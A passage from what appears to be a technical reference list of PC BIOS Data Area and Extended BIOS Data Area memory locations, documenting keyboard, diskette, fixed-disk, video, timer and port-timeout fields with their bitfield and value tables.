                (most commonly 41ABh)
119h    BYTE    ???
11Ah    BYTE    non-BIOS INT 18h flag
                bits 7-1: unused (0)
                bit 0: set by BIOS before calling user INT 18h at offset 11Dh
11Bh  2 BYTE    ???
11Dh    DWORD           user INT 18h vector if BIOS has re-hooked INT 18h
121h and up:    ??? seen non-zero on Model 60
3F0h    BYTE    Fixed disk buffer (???)
SeeAlso: #M0004
```

Bitfields for Pointing Device Flags 1:

| Bit(s) | Description (Table M0002) |
|---|---|
| 7 | command in progress |
| 6 | resend byte (FAh) received |
| 5 | acknowledge byte (FEh) received |
| 4 | error byte (FCh) received |
| 3 | unexpected value received |
| 2-0 | index count for auxiliary device data at 28h |

SeeAlso: #M0001,#M0003

Bitfields for Pointing Device Flags 2:

| Bit(s) | Description (Table M0003) |
|---|---|
| 7 | device driver far call flag |
| 6-3 | reserved |
| 2-0 | package size (number of bytes received) - 1 |

SeeAlso: #M0001,#M0002

Format of Extended BIOS Data Area (AMI v1.00.12.AX1T):

| Offset | Size | Description (Table M0004) |
|---|---|---|
| 00h | BYTE | length of XBDA in kilobytes |
| 01h | 15 BYTEs | reserved |
| 17h | BYTE | number of entries in POST error log (0-10) |
| 18h | 10 BYTEs | unused??? |
| 22h | DWORD | Pointing Device Driver entry point |
| 26h | BYTE | Pointing Device Flags 1 (see #M0002) |
| 27h | BYTE | Pointing Device Flags 2 (see #M0003) |
| 28h | 8 BYTEs | Pointing Device Auxiliary Device Data |
| 30h | 13 BYTEs | ??? |
| 3Dh | 16 BYTEs | Fixed Disk parameter table for drive 0 |
| 4Dh | 16 BYTEs | Fixed Disk parameter table for drive 1 |
| 5Dh | 16 BYTEs | parameter table for drive 2??? |
| 6Dh | 16 BYTEs | parameter table for drive 3??? |
| 80h | 56 BYTEs? | IDE drive 0 manufacturer/model string |
| B8h | 41 BYTEs | AMIBIOS copyright string |
| E1h | | unused??? |
| 102h | WORD | ??? flags<br>bit 15: ??? |
| 108h | WORD | offset of IntelIDECfgTbl (IDE configuration settings) within segment F000h |
| 10Ah | 2 BYTEs | ??? |
| 10Ch | DWORD | pointer to routine to call for language-specific error messages |
| 110h | WORD | offset in segment F000h of end of currently-loaded optional BIOS subsystems (language, APM, etc.) |
| 112h | WORD | offset in segment F000h of end of area avaiable for loading optional BIOS subsystems |
| 1F0h | BYTE | APM status flags |
| 1F1h | 8 BYTEs | APM power-state data for device classes 01h-06h |

```
                bits 0-3: current power state for devices 00h-03h in class
                bits 7-4: current engaged state for devices 00h-03h in class
1F9h  4 BYTEs  APM power-state data for device classes 01h-08h (four devices
                 per class)
1FDh  3 BYTEs  ???
200h 10 WORDs       POST error log
214h    ???
SeeAlso: #M0001,#M0005

Format of Extended BIOS Data Area (PhoenixBIOS 4.0):
Offset  Size    Description     (Table M0005)
 00h    BYTE    length of XBDA in kilobytes
 01h 33 BYTEs  reserved
 22h    DWORD       Pointing Device Driver entry point
 26h    BYTE    Pointing Device Flags 1 (see #M0002)
 27h    BYTE    Pointing Device Flags 2 (see #M0003)
 28h  8 BYTEs  Pointing Device Auxiliary Device Data
SeeAlso: #M0001,#M0004
--------B-M00400010--------------------------
MEM 0040h:0010h - INSTALLED HARDWARE
Size:   WORD
SeeAlso: INT 11

Bitfields for BIOS-detected installed hardware:
Bit(s)  Description     (Table M0006)
 15-14  number of parallel devices
        00 or 11 sometimes used to indicate four LPT ports
 13     (Convertible, PS/2-55LS) internal modem
 12     game port installed
 11-9   number of serial devices
        000 or 111 sometimes used to indicate eight COM ports
 8      reserved
 7-6    number of floppy disk drives (minus 1)
 5-4    initial video mode
        00 EGA,VGA,PGA, or other with on-board video BIOS
        01 40x25 CGA color
        10 80x25 CGA color
        11 80x25 mono text
 3-2    (PC only) RAM on motherboard
        00 = 16K, 01 = 32K, 10 = 48K, 11 = 64K
        (some XTs) RAM on motherboard
        00 = 64K, 01 = 128K, 10 = 192K, 11 = 256K
 2      (pre-PS/2 except PC) reserved
        (PS/2, some XT clones, newer BIOSes) pointing device installed
 1      math coprocessor installed
 0      floppy disk drives are installed
        booted from floppy
--------B-M00400012--------------------------
```

MEM 0040h:0012h - Convertible - POST STATUS
Size: BYTE
--------B-M00400012--------------------------
MEM 0040h:0012h U - AT - MANUFACTURING TEST INITIALIZATION FLAGS
Size: BYTE

Bitfields for AT manufacturing test initialization flags:
Bit(s) Description (Table M0007)
 0 start in manufacturing test mode rather than normal operation
 1-7 unused
--------b-M00400012--------------------------
MEM 0040h:0012h - MCA - MANUFACTURING TEST
Size: BYTE

Bitfields for MCA manufacturing test flags :
Bit(s) Description (Table M0008)
 7 POST flag, ???
 6-5 unused
 4 POST flag, slot 4 has adapter identifier EDAFh
 3 POST flag, 80x25 color video
 2 POST flag, ???
 1 unused
 0 manufacturing test mode rather than normal operation
--------b-M00400012--------------------------
MEM 0040h:0012h - PS/2 Model 25 - POST SYSTEM FLAG
Size: BYTE

Bitfields for PS/2 Model 25 POST sytem flag :
Bit(s) Description (Table M0009)
 0 optional memory failed; memory remapped
 1 real-time clock installed
--------B-M00400013--------------------------
MEM 0040h:0013h - BASE MEMORY SIZE IN KBYTES
Size: WORD
SeeAlso: INT 12
--------b-M00400015--------------------------
MEM 0040h:0015h - PC, XT - ADAPTER MEMORY SIZE IN KBYTES
Size: WORD
--------b-M00400015--------------------------
MEM 0040h:0015h U - AT - MANUFACTURING TEST SCRATCH PAD
Size: BYTE
--------K-M00400015--------------------------
MEM 0040h:0015h - Compaq Deskpro 386 - PREVIOUS SCAN CODE
Size: BYTE
--------b-M00400016--------------------------
MEM 0040h:0016h U - AT - MANUFACTURING TEST SCRATCH PAD
Size: BYTE
--------b-M00400016--------------------------

```
MEM 0040h:0016h U - PS/2 Model 30 - BIOS CONTROL FLAGS
Size:    BYTE
--------K-M00400016--------------------------
MEM 0040h:0016h - Compaq Deskpro 386 - KEYCLICK VOLUME
Size:    BYTE
Range: 00h-7Fh
--------K-M00400017--------------------------
MEM 0040h:0017h - KEYBOARD - STATUS FLAGS 1
Size:    BYTE
SeeAlso: MEM 0040h:0018h,INT 16/AH=02h,MEM 0040h:0096h

Bitfields for keyboard status flags 1:
Bit(s)   Description      (Table M0010)
 7        INSert active
 6        Caps Lock active
 5        Num Lock active
 4        Scroll Lock active
 3        either Alt pressed
 2        either Ctrl pressed
 1        Left Shift pressed
 0        Right Shift pressed
SeeAlso: #M0011,#00587
--------K-M00400018--------------------------
MEM 0040h:0018h - KEYBOARD - STATUS FLAGS 2
Size:    BYTE
SeeAlso: MEM 0040h:0017h,INT 16/AH=12h

Bitfields for keyboard status flags 2 :
Bit(s)   Description      (Table M0011)
 7        INSert pressed
 6        Caps Lock pressed
 5        Num Lock pressed
 4        Scroll Lock pressed
 3        Pause state active
 2        Sys Req pressed
 1        Left Alt pressed
 0        Left Ctrl pressed
SeeAlso: #M0010,#00588
--------K-M00400019--------------------------
MEM 0040h:0019h - KEYBOARD - ALT-nnn KEYPAD WORKSPACE
Size:    BYTE
Desc:    holds the current value of an Alt-NNN keypad sequence; when Alt is
           released and this byte is non-zero, the appropriate character is
           placed in the keyboard buffer
SeeAlso: INT 16/AH=00h,MEM 0040h:001Ah
--------K-M0040001A--------------------------
MEM 0040h:001Ah - KEYBOARD - POINTER TO NEXT CHARACTER IN KEYBOARD BUFFER
Size:    WORD
```

```
SeeAlso: MEM 0040h:001Ch,MEM 0040h:0080h,MEM 0040h:0082h,INT 16/AH=00h
--------K-M0040001C--------------------------
MEM 0040h:001Ch - KEYBOARD - POINTER TO FIRST FREE SLOT IN KEYBOARD BUFFER
Size:    WORD
SeeAlso: MEM 0040h:001Ah,MEM 0040h:001Eh,MEM 0040h:0080h,MEM 0040h:0082h
SeeAlso: INT 16/AH=00h
--------K-M0040001E--------------------------
MEM 0040h:001Eh - KEYBOARD - DEFAULT KEYBOARD CIRCULAR BUFFER
Size:    16 WORDs
SeeAlso: MEM 0040h:001Ah,MEM 0040h:001Ch,MEM 0040h:0080h,MEM 0040h:0082h
SeeAlso: INT 16/AH=00h,INT 16/AH=05h
--------B-M0040003E--------------------------
MEM 0040h:003Eh - DISKETTE - RECALIBRATE STATUS
Size:    BYTE
SeeAlso: MEM 0040h:003Fh,MEM 0040h:0040h,INT 13/AH=00h,INT 13/AH=11h

Bitfields for diskette recalibrate status:
Bit(s)   Description      (Table M0012)
 7       diskette hardware interrupt occurred
 6-4     reserved
 3       recalibrate diskette 3 (PC,XT only)
 2       recalibrate diskette 2 (PC,XT only)
 1       recalibrate diskette 1
 0       recalibrate diskette 0
--------B-M0040003F--------------------------
MEM 0040h:003Fh - DISKETTE - MOTOR STATUS
Size:    BYTE
SeeAlso: MEM 0040h:003Eh,MEM 0040h:0040h

Bitfields for diskette motor status:
Bit(s)   Description      (Table M0013)
 7       current operation is write or format, rather than read or verify
 6       reserved (DMA enabled on 82077)
 5-4     diskette drive number selected (0-3)
 3       diskette 3 motor on (PC,XT only)
 2       diskette 2 motor on (PC,XT only)
 1       diskette 1 motor on
 0       diskette 0 motor on
--------B-M00400040--------------------------
MEM 0040h:0040h - DISKETTE - MOTOR TURN-OFF TIMEOUT COUNT
Size:    BYTE
Desc:    number of clock ticks until diskette motor is turned off
Note:    the typical implementation of the timeout is to have the INT 08
           handler decrement this byte on every clock tick, and force the
           diskette motor off if the result is equal to zero
SeeAlso: MEM 0040h:003Eh,MEM 0040h:003Fh,MEM 0040h:0041h,INT 08"IRQ0"
--------B-M00400041--------------------------
MEM 0040h:0041h - DISKETTE - LAST OPERATION STATUS
```

```
Size:    BYTE
SeeAlso: MEM 0040h:003Eh,MEM 0040h:0042h,INT 13/AH=01h

Bitfields for diskette last operation status:
Bit(s)   Description      (Table M0014)
 7       drive not ready
 6       seek error
 5       general controller failure
 4-0     error reason
         00h no error
         01h invalid request/parameter
         02h address mark not found
         03h write-protect error
         04h sector not found
         06h diskette change line active
         08h DMA overrun
         09h DMA across 64k boundary
         0Ch media type unknown
         10h CRC error on read
Note:    the following values for this byte differ somewhat from the
           bitfield definition above:
             30h drive does not support media sense
             31h no media in drive
             32h drive does not support media type
             AAh diskette drive not ready
--------B-M00400042--------------------------
MEM 0040h:0042h - DISK - FLOPPY/HARD DRIVE STATUS/COMMAND BYTES
Size:    7 BYTEs
SeeAlso: MEM 0040h:0041h

    42h BYTE     XT: command byte to hard disk controller
                 AT: write precompensation cylinder number / 4
    43h  BYTE    XT: bit 5 = drive number, bits 3-0=head number
                 AT: sector count
    44h BYTE     XT: bits 6,7 = high bits of track, bits 5-0 = start sector-1
                 AT: starting sector
    45h BYTE     low byte of track number
    46h BYTE     XT: sector count
                 AT: high bits of track number
    47h BYTE     XT: controlbyte from HD parameters (step rate,...)
                 AT: 101DHHHH, D=drive number, HHHH=head number
                     bit 7 = ECC mode (1)
                     bit 6 = unknown (0)
                     bit 5 = 512 byte sectors (1)
                     bit 4 = drive number
                     bit 3-0 head number
    48h BYTE     XT: INT 13h subfunction number
                 AT: command byte to hard disk controller
```

SeeAlso: CALL F000h:211Eh
--------B-M00400042--------------------------
MEM 0040h:0042h - DISK CONTROLLER STATUS REGISTER 0
Size: BYTE
SeeAlso: MEM 0040h:0043h

Bitfields for diskette controller status register 0:

| Bit(s) | Description (Table M0015) |
|---|---|
| 7-6 | interrupt code |
| | 00 normal completion |
| | 01 abnormal termination during execution |
| | 10 invalid command |
| | 11 abnormal termination: ready line on/diskette change |
| 5 | requested seek complete |
| 4 | drive fault |
| 3 | drive not ready |
| 2 | head state at time of interrupt |
| 1-0 | selected drive (drives 2&3 on PC,XT only) |

SeeAlso: #M0016
--------B-M00400043--------------------------
MEM 0040h:0043h - DISK CONTROLLER STATUS REGISTER 1
Size: BYTE
SeeAlso: MEM 0040h:0042h,MEM 0040h:0044h

Bitfields for diskette controller status register 0:

| Bit(s) | Description (Table M0016) |
|---|---|
| 7 | attempted access beyon last cylinder |
| 6 | unused |
| 5 | CRC error on read |
| 4 | DMA overrun |
| 3 | unused |
| 2 | data error |
| 1 | disk write protected |
| 0 | missing address mark |

SeeAlso: #M0015,#M0017
--------B-M00400044--------------------------
MEM 0040h:0044h - DISK CONTROLLER STATUS REGISTER 2
Size: BYTE
SeeAlso: MEM 0040h:0043h

Bitfields for diskette controller status register 0:

| Bit(s) | Description (Table M0017) |
|---|---|
| 7 | unused |
| 6 | found deleted data address mark |
| 5 | CRC error in data field |
| 4 | wrong cylinder number read |
| 3 | verify equal |
| 2 | can't find sector matching verify condition |

```
 1       bad cylinder
 0       unable to find address mark
SeeAlso: #M0016
--------V-M00400049--------------------------
MEM 0040h:0049h - VIDEO - CURRENT VIDEO MODE
Size:    BYTE
SeeAlso: MEM 0040h:004Ah,INT 10/AH=00h
--------V-M0040004A--------------------------
MEM 0040h:004Ah - VIDEO - COLUMNS ON SCREEN
Size:    WORD
SeeAlso: MEM 0040h:0049h,MEM 0040h:004Ch,MEM 0040h:004Eh,INT 10/AH=0Fh
--------V-M0040004C--------------------------
MEM 0040h:004Ch - VIDEO - PAGE (REGEN BUFFER) SIZE IN BYTES
Size:    WORD
SeeAlso: MEM 0040h:004Ah,MEM 0040h:004Eh,MEM 0040h:0050h
--------V-M0040004E--------------------------
MEM 0040h:004Eh - VIDEO - CURRENT PAGE START ADDRESS IN REGEN BUFFER
Size:    WORD
SeeAlso: MEM 0040h:004Ch,MEM 0040h:0050h,MEM 0040h:0062h,INT 10/AH=05h
--------V-M00400050--------------------------
MEM 0040h:0050h - VIDEO - CURSOR POSITIONS
Size:    8 WORDs
Desc:    contains row and column position for the cursors on each of eight
          video pages
SeeAlso: MEM 0040h:004Eh,MEM 0040h:0060h,INT 10/AH=02h
--------V-M00400060--------------------------
MEM 0040h:0060h - VIDEO - CURSOR TYPE
Size:    WORD  (big-endian)
Desc:    contains cursor start scan line and cursor end scan line
SeeAlso: MEM 0040h:0050h,MEM 0040h:0062h,INT 10/AH=03h
--------V-M00400062--------------------------
MEM 0040h:0062h - VIDEO - CURRENT PAGE NUMBER
Size:    BYTE
SeeAlso: MEM 0040h:004Eh,MEM 0040h:0063h,INT 10/AH=05h
--------V-M00400063--------------------------
MEM 0040h:0063h - VIDEO - CRT CONTROLLER BASE I/O PORT ADDRESS
Size:    WORD
Note:    normally 03B4h for mono and 03D4h for color video boards
SeeAlso: MEM 0040h:0065h,MEM 0040h:0066h
--------V-M00400065--------------------------
MEM 0040h:0065h - VIDEO - CURRENT MODE SELECT REGISTER
Size:    BYTE
Desc:    contains last value written to I/O port 03B8h / 03D8h
SeeAlso: MEM 0040h:0063h,MEM 0040h:0066h

Bitfields for current video mode select register:
Bit(s)   Description     (Table M0018)
 7-6     unused
```

```
 5       attribute bit 7 controls blinking instead of background
 4       mode 6 graphics in monochrome
 3       video signal enabled
 2       monochrome
 1       graphics
 0       80x25 text
--------V-M00400066--------------------------
MEM 0040h:0066h - VIDEO - CURRENT SETTING OF CGA PALETTE REGISTER
Size:    BYTE
Desc:    contains the last value written to I/O port 03D9h
SeeAlso: MEM 0040h:0063h,MEM 0040h:0065h,INT 10h/AH=0Bh/BH=01h

Bitfields for CGA palette register:
Bit(s)   Description      (Table M0019)
 7-6     unused
 5       palette (0/1)
 4       intense background colors in text mode
 3       intense border color (40x25) / background color (mode 5)
 2       red
 1       green
 0       blue
----------M00400067--------------------------
MEM 0040h:0067h - PC only - CASSETTE TIME COUNT
Size:    WORD
SeeAlso: INT 15/AH=00h
----------M00400067--------------------------
MEM 0040h:0067h - RESET RESTART ADDRESS
Size:    DWORD
Desc:    this address stores the address at which to resume execution after a
           CPU reset (or jump to F000h:FFF0h) when certain magic values are
           stored at 0040h:0072h or in CMOS RAM location 0Fh
SeeAlso: MEM 0040h:0072h,MEM F000h:FFF0h,CMOS 0Fh,INT 19
----------M00400069--------------------------
MEM 0040h:0069h      - CASSETTE (PC only) - CASSETTE CRC REGISTER
Size:    WORD
SeeAlso: MEM 0040h:006Bh"CASSETTE",INT 15/AH=02h
----------M00400069--------------------------
MEM 0040h:0069h - V20-XT-BIOS - KEY REPEAT
Size:    BYTE

Bitfields for V20-XT-BIOS key repeat flags:
Bit(s)   Description      (Table M0020)
 7       key repeat disabled
 6       Ctrl-Alt pressed instead of just Alt
----------M0040006B--------------------------
MEM 0040h:006Bh - CASSETTE (PC only) - LAST VALUE READ FROM CASSETTE
Size:    BYTE
SeeAlso: MEM 0040h:0069h"CASSETTE",INT 15/AH=02h
```

```
----------M0040006B--------------------------
MEM 0040h:006Bh - POST LAST UNEXPECTED INTERRUPT (XT and later)
Size:   BYTE
Desc:   this is a bitmask of IRQs which have occurred while the corresponding
          interrupt vector points at the default system BIOS handler
          (bit 0 = IRQ0 to bit 7 = IRQ7; bit 2 = IRQ8-15 on AT and later)
SeeAlso: INT 0F"IRQ7",INT 70"IRQ8",INT 77"IRQ15"
----------M0040006C--------------------------
MEM 0040h:006Ch - TIMER TICKS SINCE MIDNIGHT
Size:   DWORD
Desc:   updated approximately every 55 milliseconds by the BIOS INT 08 handler
SeeAlso: MEM 0040h:0070h,INT 08"IRQ0",INT 1A/AH=00h
----------M00400070--------------------------
MEM 0040h:0070h - TIMER OVERFLOW
Size:   BYTE
Desc:   non-zero if timer has counted past midnight since last call to
          INT 1A/AH=00h
Note:   the original IBM BIOS, and thus most other BIOSes, sets this byte to
          01h at midnight; a few (such as the Eagle PC-2) increment it each
          time midnight is passed.  The former behavior results in lost days
          if multiple midnights pass between "get-time" calls while the machine
          is powered up.
SeeAlso: MEM 0040h:006Ch,INT 1A/AH=00h
--------K-M00400071--------------------------
MEM 0040h:0071h - Ctrl-Break FLAG
Size:   BYTE
Desc:   bit 7 is set when Ctrl-Break has been pressed
SeeAlso: INT 1B
----------M00400072--------------------------
MEM 0040h:0072h - POST RESET FLAG
Size:   WORD
Desc:   specify the action the BIOS should take at the beginning of the
          power-on self-test when the machine is reset
SeeAlso: INT 19,MEM F000h:FFF0h

(Table M0021)
Values for POST reset flag:
 0000h cold boot
 0064h Burn-in mode
 1234h to bypass memory test (warm boot)
 4321h [PS/2 except Mod 25,30] to preserve memory
 5678h [Conv] system suspended
 9ABCh [Conv] manufacturing test mode
 ABCDh [Conv] POST loop mode
--------B-M00400074--------------------------
MEM 0040h:0074h - FIXED DISK LAST OPERATION STATUS (except ESDI drives)
Size:   BYTE
SeeAlso: INT 13/AH=01h,INT 13h/AH=0Ah,MEM 0040h:0041h
```

(Table M0022)
Values for fixed disk last operation status:

| | |
|---|---|
| 00h | no error |
| 01h | invalid function request |
| 02h | address mark not found |
| 03h | write protect error |
| 04h | sector not found |
| 05h | reset failed |
| 06h | diskette removed |
| 07h | drive parameter activity failed |
| 08h | DMA overrun |
| 09h | DMA data boundary error |
| 0Ah | bad sector flag detected |
| 0Bh | bad track detected |
| 0Ch | requested diskette media type not found (PS/2 or extended BIOS only) unsupported track |
| 0Dh | invalid number of sectors for Format |
| 0Eh | control data address mark detected |
| 0Fh | DMA arbitration level out of range |
| 10h | uncorrectable ECC or CRC error |
| 11h | ECC corrected data error |
| 20h | general controller failed |
| 40h | seek failed |
| 80h | time out |
| AAh | drive not ready |
| B0h | volume not locked in drive (INT 13 extensions) |
| B1h | volume locked in drive (INT 13 extensions) |
| B2h | volume not removable (INT 13 extensions) |
| B3h | volume in use (INT 13 extensions) |
| B4h | lock count exceeded (INT 13 extensions) |
| B5h | valid eject request failed (INT 13 extensions) |
| BBh | undefined error |
| CCh | write fault on selected drive |
| E0h | status error/error register is zero |
| FFh | sense failed |

SeeAlso: #00234
--------d-M00400074--------------------------
MEM 0040h:0074h - WD1002-27X SuperBIOS - TOTAL DRIVES, FIRST CONTROLLER ONLY
Size: BYTE
SeeAlso: MEM 0040h:0075h"SuperBIOS",MEM 0040h:0076h"SuperBIOS"
--------B-M00400075--------------------------
MEM 0040h:0075h - FIXED DISK - NUMBER OF FIXED DISK DRIVES
Size: BYTE
SeeAlso: MEM 0040h:0076h"FIXED DISK",MEM 0040h:0077h"FIXED DISK"
--------d-M00400075--------------------------
MEM 0040h:0075h - WD1002-27X SuperBIOS - TOTAL FIXED DRIVES, BOTH CONTROLLERS
Size: BYTE

```
SeeAlso: MEM 0040h:0074h"SuperBIOS",MEM 0040h:0076h"SuperBIOS"
--------B-M00400076--------------------------
MEM 0040h:0076h - FIXED DISK - CONTROL BYTE    {IBM documented only for XT}
Size:    BYTE
Desc:    loaded from the disk parameter table control byte (offset 8) during
           various hard disk operations
SeeAlso: MEM 0040h:0075h"FIXED DISK",MEM 0040h:0077h"FIXED DISK"
--------d-M00400076--------------------------
MEM 0040h:0076h - XT: hard disk controller's I/O address (Western Digital)
Size:    BYTE
--------d-M00400076--------------------------
MEM 0040h:0076h - WD1002-27X SuperBIOS - USED IN TRACK RECALCULATION
Size:    BYTE
SeeAlso: MEM 0040h:0074h"SuperBIOS",MEM 0040h:0075h"SuperBIOS"
SeeAlso: MEM 0040h:0077h"SuperBIOS"
--------B-M00400077--------------------------
MEM 0040h:0077h       - FIXED DISK - I/O port offset {IBM documented only for XT}
Size:    BYTE
SeeAlso: MEM 0040h:0075h"FIXED DISK",MEM 0040h:0076h"FIXED DISK"
--------d-M00400077--------------------------
MEM 0040h:0077h - WD1002-27X SuperBIOS - USED IN TRACK RECALCULATION
Size:    BYTE
SeeAlso: MEM 0040h:0076h"SuperBIOS"
--------B-M00400078--------------------------
MEM 0040h:0078h - PARALLEL DEVICE 1 TIME-OUT COUNTER
Size:    BYTE
Note:    Under DR-OpenDOS 7.02+ this setting can be changed with the
           undocumented CONFIG.SYS LPT1=[port_address|logical_no][,[timeout]]
           directive, whereby port_address = 200h..3FCh, logical_no = 0 or 1..3,
           timeout=0..255 (default 20).
SeeAlso: MEM 0040h:0079h,MEM 0040h:007Ah,INT 17/AH=00h
--------B-M00400079--------------------------
MEM 0040h:0079h - PARALLEL DEVICE 2 TIME-OUT COUNTER
Size:    BYTE
Note:    Under DR-OpenDOS 7.02+ this setting can be changed with the
           undocumented CONFIG.SYS LPT2=[port_address|logical_no][,[timeout]]
           directive, whereby port_address = 200h..3FCh, logical_no = 0 or 1..3,
           timeout=0..255 (default 20).
SeeAlso: MEM 0040h:0078h,MEM 0040h:007Ah,INT 17/AH=00h
--------B-M0040007A--------------------------
MEM 0040h:007Ah - PARALLEL DEVICE 3 TIME-OUT COUNTER
Size:    BYTE
Note:    Under DR-OpenDOS 7.02+ this setting can be changed with the
           undocumented CONFIG.SYS LPT3=[port_address|logical_no][,[timeout]]
           directive, whereby port_address = 200h..3FCh, logical_no = 0 or 1..3,
           timeout=0..255 (default 20).
SeeAlso: MEM 0040h:0078h,MEM 0040h:0079h,MEM 0040h:007Bh"PARALLEL"
--------B-M0040007B--------------------------
```

```
MEM 0040h:007Bh - PARALLEL DEVICE 4 TIME-OUT COUNTER (pre-PS, PS Models 25,30)
Size:	BYTE
Note:	Under DR-OpenDOS 7.02+ this setting can be changed with the
	  undocumented CONFIG.SYS LPT4=(port_address|logical_no)[,[timeout]]
	  directive, where port_address = 200h..3FCh, logical_no = 0 or 1..3,
	  timeout=0..255 (default 20).  To avoid any interference with the PS/2
	  and later interpretation, this will be rejected if this entry does
	  not hold 0, which would indicate it is used for different purposes.
SeeAlso: MEM 0040h:0078h,MEM 0040h:007Ah,MEM 0040h:007Bh"INT 4Bh"
--------m-M0040007B--------------------------
MEM 0040h:007Bh - INT 4Bh FLAGS (PS2 and newer)
Size:	BYTE
SeeAlso: INT 4B/AX=8102h

Bitfields for INT 4Bh flags:
Bit(s)	Description	(Table M0023)
 7-6	reserved
 5	set if Virtual DMA Spec supported [PS] (see INT 4B)
 4	reserved
 3	set if INT 4Bh intercepted and must be chained
 2	reserved
 1	set if Generic SCSI CBIOS services available on INT 4Bh
 0	reserved
--------B-M0040007C--------------------------
MEM 0040h:007Ch - SERIAL DEVICE 1 TIMEOUT COUNTER
Size:	BYTE
Note:	Under DR-OpenDOS 7.02+ this setting can be changed with the
	  undocumented CONFIG.SYS COM1=[port_address|logical_no][,[timeout]]
	  directive, whereby port_address = 200h..3F8h, logical_no = 0 or 1..4,
	  timeout=0..255 (default 1).
SeeAlso: MEM 0040h:0000h,MEM 0040h:007Dh,MEM 0040h:007Eh,MEM 0040h:007Fh
SeeAlso: INT 14/AH=01h
--------B-M0040007D--------------------------
MEM 0040h:007Dh - SERIAL DEVICE 2 TIMEOUT COUNTER
Size:	BYTE
Note:	Under DR-OpenDOS 7.02+ this setting can be changed with the
	  undocumented CONFIG.SYS COM2=[port_address|logical_no][,[timeout]]
	  directive, whereby port_address = 200h..3F8h, logical_no = 0 or 1..4,
	  timeout=0..255 (default 1).
SeeAlso: MEM 0040h:0002h,MEM 0040h:007Ch,MEM 0040h:007Eh,MEM 0040h:007Fh
SeeAlso: INT 14/AH=01h
--------B-M0040007E--------------------------
MEM 0040h:007Eh - SERIAL DEVICE 3 TIMEOUT COUNTER
Size:	BYTE
Note:	Under DR-OpenDOS 7.02+ this setting can be changed with the
	  undocumented CONFIG.SYS COM3=[port_address|logical_no][,[timeout]]
	  directive, whereby port_address = 200h..3F8h, logical_no = 0 or 1..4,
	  timeout=0..255 (default 1).
```

```
SeeAlso: MEM 0040h:0004h,MEM 0040h:007Ch,MEM 0040h:007Dh,MEM 0040h:007Fh
SeeAlso: INT 14/AH=01h
--------B-M0040007F--------------------------
MEM 0040h:007Fh - SERIAL DEVICE 4 TIMEOUT COUNTER
Size:    BYTE
Note:    Under DR-OpenDOS 7.02+ this setting can be changed with the
           undocumented CONFIG.SYS COM4=[port_address|logical_no][,[timeout]]
           directive, whereby port_address = 200h..3F8h, logical_no = 0 or 1..4,
           timeout=0..255 (default 1).
SeeAlso: MEM 0040h:0006h,MEM 0040h:007Ch,MEM 0040h:007Dh,MEM 0040h:007Eh
SeeAlso: INT 14/AH=01h
--------K-M00400080--------------------------
MEM 0040h:0080h - KEYBOARD BUFFER START OFFSET FROM SEGMENT 40h (normally 1Eh)
Size:    WORD
SeeAlso: MEM 0040h:001Ah,MEM 0040h:001Eh,MEM 0040h:0082h,INT 16/AH=05h
--------K-M00400082--------------------------
MEM 0040h:0082h - KEYBOARD BUFFER END+1 OFFSET FROM SEGMENT 40h (normally 3Eh)
Size:    WORD
Note:    XT BIOS dated 11/08/82 ends here
SeeAlso: MEM 0040h:001Ch,MEM 0040h:003Eh,MEM 0040h:0080h,INT 16/AH=05h
--------V-M00400084--------------------------
MEM 0040h:0084h - VIDEO (EGA/MCGA/VGA) - ROWS ON SCREEN MINUS ONE
Size:    BYTE
SeeAlso: MEM 0040h:0085h,INT 10/AX=1100h
--------V-M00400085--------------------------
MEM 0040h:0085h - VIDEO (EGA/MCGA/VGA) - CHARACTER HEIGHT IN SCAN-LINES
Size:    WORD
SeeAlso: MEM 0040h:0084h,INT 10"LIRVGA19"
!!!
--------V-M00400087--------------------------
MEM 0040h:0087h - VIDEO (EGA/VGA) CONTROL: [MCGA: =00h]
Size:    BYTE
SeeAlso: MEM 0040h:0084h,MEM 0040h:0085h,MEM 0040h:0088h

Bitfields for EGA/VGA Video control flags:
Bit(s)   Description       (Table M0024)
 7       do not to clear RAM on mode set (see INT 10h, AH=00h)
 6-5     RAM on adapter = (this field + 1) * 64K
 4       reserved
 3       EGA/VGA video system INactive
 2       wait for display enable
 1       mono monitor
 0       alphanumeric cursor emulation DISabled
         When enabled, text mode cursor size (INT 10,AH=01h) settings looking
          like CGA ones are translated to equivalent EGA/VGA ones.
--------V-M00400088--------------------------
MEM 0040h:0088h - VIDEO (EGA/VGA) SWITCHES: [MCGA: reserved]
Size:    BYTE
```

SeeAlso: MEM 0040h:0087h,MEM 0040h:0089h

Bitfields for EGA/VGA Video switches:
Bit(s)   Description      (Table M0025)
 7-4     power-on state of feature connector bits 3-0
 3-0     configuration switches 4-1 (=0 on, =1 off) (see #M0026)
Note:   when bit 4 of 0040h:0089h is 0, VGA emulates 350-line EGA if this
          byte is x3h or x9h, otherwise emulates 200-line CGA in 400-line
          double scan. VGA resets this byte to x9h after the mode set.
        See also note for 0040h:0089h.

(Table M0026)
Values for EGA/VGA configuration switches:
 00h Pri MDA,                            Sec EGA+old color display 40 x 25
 01h Pri MDA,                            Sec EGA+old color display 80 x 25
 02h Pri MDA,                            Sec EGA+ECD normal mode (CGA emul)
 03h Pri MDA,                            Sec EGA+ECD enhanced mode
 04h Pri CGA 40 x 25,                    Sec EGA mono display
 05h Pri CGA 80 x 25,                    Sec EGA mono display
 06h Pri EGA+old color display 40 x 25, Sec MDA
 07h Pri EGA+old color display 80 x 25, Sec MDA
 08h Pri EGA+ECD normal mode (CGA emul), Sec MDA
 09h Pri EGA+ECD enhanced mode,          Sec MDA
 0Ah Pri EGA mono display,               Sec CGA 40 x 25
 0Bh Pri EGA mono display,               Sec CGA 80 x 25
SeeAlso: #M0025
--------b-M00400088--------------------------
MEM 0040h:0088h - Olivetti EGA capabilities???
Size:   BYTE???

Bitfields for Olivetti EGA capabilities flags:
Bit(s)    Description     (Table M0130)
 7        640x400 mode related???
 6        unknown
 5        640x400 mode related???
 4-0      unknown
Note:   To decide if the 640x400 mode is supported by an Olivetti EGA card
          (only the Olivetti EGA card 2 supports it), also check that bit 7
          and 5 are set.
SeeAlso: C000h:0000h"Olivetti"
--------V-M00400089--------------------------
MEM 0040h:0089h U - VIDEO (MCGA/VGA) - MODE-SET OPTION CONTROL
Size:   BYTE
SeeAlso: MEM 0040h:0087h,MEM 0040h:0088h

Bitfields for Video mode-set option control:
Bit(s)   Description      (Table M0027)
 7,4     requested scan lines

```
          0 0  350-line mode requested
          0 1  400-line mode at next mode set
          1 0  200-line mode requested
          1 1  reserved
          Note:   Apparently VGA BIOS mode set disregards bit 7 and uses
                    byte 40h:88h to determine 200/350 selection when bit 4
